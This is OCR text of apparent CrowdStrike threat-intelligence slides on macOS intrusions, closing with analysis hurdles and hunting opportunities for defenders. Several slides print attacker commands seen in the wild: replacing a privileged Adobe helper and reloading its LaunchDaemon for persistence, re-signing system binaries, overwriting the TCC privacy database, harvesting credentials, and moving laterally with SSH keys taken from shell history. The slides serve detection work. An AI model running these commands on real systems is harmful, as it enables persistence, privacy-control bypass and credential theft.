$ mv /Library/PrivilegedHelperTools/com.adobe.ARMDC.SMJobBlessHelper
/Library/PrivilegedHelperTools/com.adobe.ARMDC.SMJobBlessHelper_
$ mv /Library/PrivilegedHelperTools/com.adobe.ARMDC.SMJobBlessHelp
/Library/PrivilegedHelperTools/com.adobe.ARMDC.SMJobBlessHelper
$ mv /Library/Application Support/Adobe/AdobeGCClient/AGSService /Library/Application
Support/Adobe/AdobeGCClient/AGSServices
$ mv /Library/PrivilegedHelperTools/com.adobe.ARMDC.SMJobBlessHelper_ /Library/Application
Support/Adobe/AdobeGCClient/AGSService
$ ls -l /Library/Application Support/Adobe/AdobeGCClient/
$ chmod 755 /Library/Application Support/Adobe/AdobeGCClient/AGSService
$ launchctl unload /Library/LaunchDaemons/com.adobe.agsservice.plist
$ launchctl load /Library/LaunchDaemons/com.adobe.agsservice.plist
```

CROWDSTRIKE

RANDOM ENCOUNTERS

- Signed and unsigned binaries

```
/bin/bash -c codesign -s - -f /Library/QuickLook/quicklookd
```

- Credential harvesting

NSAlert class

```
/Users/[USERNAME]/Library/Application Support/Assist/falcon-update /Users/[USERNAME]/Library/Application Support/Assist/update.cnf
```

Authorization Plug-ins

```
/Library/Security/SecurityAgentPlugins/loginUserKC.bundle
```

- TCC

```
sqlite3 /Library/Application\ Support/com.apple.TCC/TCC.db '.dump access'
```


```
cp -R /Users/Shared/tcc.db /Library/Application\ Support/com.apple.TCC/TCC.db
```

- Lateral movement

```
bash -c (cat .zsh_history | grep ssh) 2>&1
```

```
bash -c (ssh -i ~/.aws/[USER].cer ec2-user@[IP-1]'hostname') 2>&1
```


```
bash -c (ssh -i ~/.aws/[USER].cer ec2-user@[IP-2]'hostname') 2>&1
```



CROWDSTRIKE

ANALYSIS HURDLES

- Quickly evolving TTPs
- Telemetry
- Low footprint activity
- Use of native binaries
- Tailoring activity and filenames to blend in
- Process lineage
- System irregularities



CROWDSTRIKE

HUNTING OPPORTUNITIES

- Hidden files
  - Binaries executing from unusual locations
  - Data files
  - Persistent hidden binaries
- `curl` used to write output to suspicious locations
- Launch Agent persistence
- Suspicious parent process
- Unique binary signing characteristics

CROWDSTRIKE

THANK YOU